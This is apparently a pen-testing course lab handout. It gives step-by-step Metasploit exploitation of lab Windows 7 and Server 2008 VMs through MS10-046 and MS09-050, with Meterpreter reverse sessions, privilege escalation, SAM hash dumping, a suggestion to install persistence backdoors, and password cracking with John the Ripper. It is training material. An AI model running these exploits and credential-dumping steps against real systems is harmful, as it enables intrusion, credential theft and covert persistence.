7 Windows Hacking

Lab Scenario

You are working on an internal Pen Test and you have access to the desktop systems but not the sever room. You will need to crack an admin password and then disable the auditing on the server so that you can cover your tracks for future attacks to the systems. You also need to devise a way to hide your tools on the system you have access to and are using for your attack.

Lab Objectives

1. Use Metasploit to attack Windows targets
2. Crack Windows passwords using John the Ripper

Lab Resources

1. Kali Linux VM
2. Metasploitable2 VM
3. Windows 7 VM
4. Windows Server 2008 VM
5. Windows Server 2003 VM

Lab Tasks Overview

1. Attack Windows 7 using a client-side exploit
2. Attack Windows Server 2008 using a remote exploit
3. Crack Windows passwords using John the Ripper

Lab Details - Step-by-Step Instructions

7.1 Using Metasploit

You have found out that Windows Shell LNK Code Execution exploit is good to use for a remote side attack. Let's now use Metasploit framework to establish an attack by using this vulnerability.

Open the Kali Linux VM and Windows 7 VM.

From your Kali Linux VM, open a terminal and run msfconsole

```
root@kali:~# msfconsole
```

Metasploit may take a few minutes to load. Once it's ready, run the following command:

use exploit/windows/browser/ms10_046_shortcut_icon_dllloader

```
msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
msf exploit(ms10_046_shortcut_icon_dllloader) >
```

To see the options available for this exploit, type: show options.

```
msf exploit(ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machin
e or 0.0.0.0
   SRVPORT  80               yes       The daemon port to listen on (do not change)
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   UNCHOST                   no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
   URIPATH  /                yes       The URI to use (do not change).


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(ms10_046_shortcut_icon_dllloader) >
```

The only option you need to change for this exploit is SRVHOST. The victim needs to know what IP address to call back to. Use the following command, replace <IP address> with the IP of your Kali Linux VM:

set srvhost <IP address>

```
msf exploit(ms10_046_shortcut_icon_dllloader) > set srvhost 192.168.21.22
srvhost => 192.168.21.22
```

Type exploit to setup a server that will wait for victims.


```
msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.21.22:4444
[*] Send vulnerable clients to \\192.168.21.22\DgZl\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://192.168.21.22:80/
[*] Server started.
```

Because this is a client-side exploit, we need to entice the client to render a malicious link on our server. You'll take care of that on your Windows 7 VM.

On your Windows 7 VM, open Internet Explorer and type in the address given to you by Metasploit. (http://<IP Address of Kali VM>) (An error message may be displayed by Windows Explorer. This is normal.)

Example:



You should see some log messages in Metasploit. If you see "Meterpreter session 1 opened", you've successfully exploited your target!
Note: The letters will not match the screen shot.

```
[*] 192.168.21.24    ms10_046_shortcut_icon_dllloader - Sending 404 for /DgZl/iUKdAJkcoP.dll.2.Manifest ...
[*] 192.168.21.24    ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /DgZl
[*] 192.168.21.24    ms10_046_shortcut_icon_dllloader - Sending 301 for /DgZl ...
[*] 192.168.21.24    ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /DgZl/
[*] 192.168.21.24    ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /DgZl/ ...
[*] Sending stage (769024 bytes) to 192.168.21.24
[*] Meterpreter session 1 opened (192.168.21.22:4444 -> 192.168.21.24:49245) at 2015-04-12 11:38:52 -0400
```

You can type sessions in msfconsole to view the currently connected targets. If this is your first session, type “session –i 1” to connect to the meterpreter running on your target.

```
[*] Meterpreter session 1 opened (192.168.21.22:4444 -> 192.168.21.24:49245) at 2015-04-12 11:38:52 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

The first thing you should do is verify the IP address of the host you’re connected to. Run the ipconfig command in meterpreter.

```
meterpreter > ipconfig

Interface 15
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:50:56:80:71:a5
MTU          : 1500
IPv4 Address : 192.168.21.24
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::4b1:4590:e09b:828c
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

The sysinfo command will give you the computer name of your latest victim.

```
meterpreter > sysinfo
Computer        : WIN-CQR3UEPCPMH
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

Feel free to explore Meterpreter. A good place to start is the “help” command. Check out the free online course for metasploit here:

http://www.offensive-security.com/metasploit-unleashed

7.2 Windows 2008 SMBv2 Exploit

You are tasked to find vulnerabilities in a Windows Server 2008 system that was found using a scanning tool. The only info you have is an IP address to the server and the server is, of course, password protected. There is a vulnerability in Windows Server 2008 that utilizes the SMBv2 to exploit the system.

SMBv2 is an updated version of SMBv1, which is also known as CIFS (Common Internet File System). SMBv2 (Server Message Block) operates as a network protocol that is mainly used for providing shared access to files, printers, serial ports, and misc. communications between nodes on a network.

From Metasploit, we're going run an exploit that utilizes the SMBv2 to interact with the system and exploit it.

If you don't have msfconsole open, start it now from the command line by running msfconsole:

```
root@kali:~# msfconsole
```

Metasploit may take a few minutes to load. Once it's ready, run the following command:

use exploit/windows/smb/ms09_050_smb2_negotiate_func_index

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  445              yes       The target port
   WAIT   180              yes       The number of seconds to wait for the attack to complete.


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)


msf exploit(ms09_050_smb2_negotiate_func_index) >
```

If you're not familiar with the options for an exploit, use "show options" to display them. Set rhost to the IP address of your next victim, the Windows 2008 VM.

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set rhost 192.168.21.26
rhost => 192.168.21.26
```

Start the exploit!

```
msf exploit(ms09_050_smb2_negotiate_func_index) >exploit

[*] Started reverse handler on 192.168.21.22:4444
[*] Connecting to the target (192.168.21.26:445)...
[*] Sending the exploit packet (869 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (769024 bytes) to 192.168.21.26
[*] Meterpreter session 1 opened (192.168.21.22:4444 -> 192.168.21.26:49177) at 2015-04-12 11:53:40 -0400
```

This time, elevate your privileges by running the getsystem command in meterpreter.

```
meterpreter >getsystem
...got system (via technique 1).
```

Your goal on this system is to get the admin's password. Start by running the hashdump command in meterpreter. This will dump the hashed passwords from the SAM database. Copy and paste the output of the hashdump command into a new file called hashes.txt. You'll crack these hashes in the next exercise.


```
meterpreter >hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:3e126da93e034356d4e8cc3e0dd24357:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Zeus:1007:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
meterpreter >
```

Once again, feel free to explore meterpreter, install a backdoor (run persistence -h), or close your session by typing *quit.*

7.3 Cracking with John the Ripper

More often than not, system admins will use a weak password because they aren't subject to password complexity requirements. If this is the case, you'll want to demonstrate the importance of strong passwords in your Pen Test. Your go-to tool for cracking is John the Ripper.

Your hashes.txt file should resemble the image below. If not, John might have a hard time cracking it!



You'll need to specify the format of your hashes so John can understand them. Run the following command:

john –format=nt2 hashes.txt

```
root@kali-cpte:~# john --format=nt2 hashes.txt
Loaded 4 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
adminadmin       (admin)
                 (Administrator)
```

Let your instructor know if none of the passwords have been cracked within 5 minutes.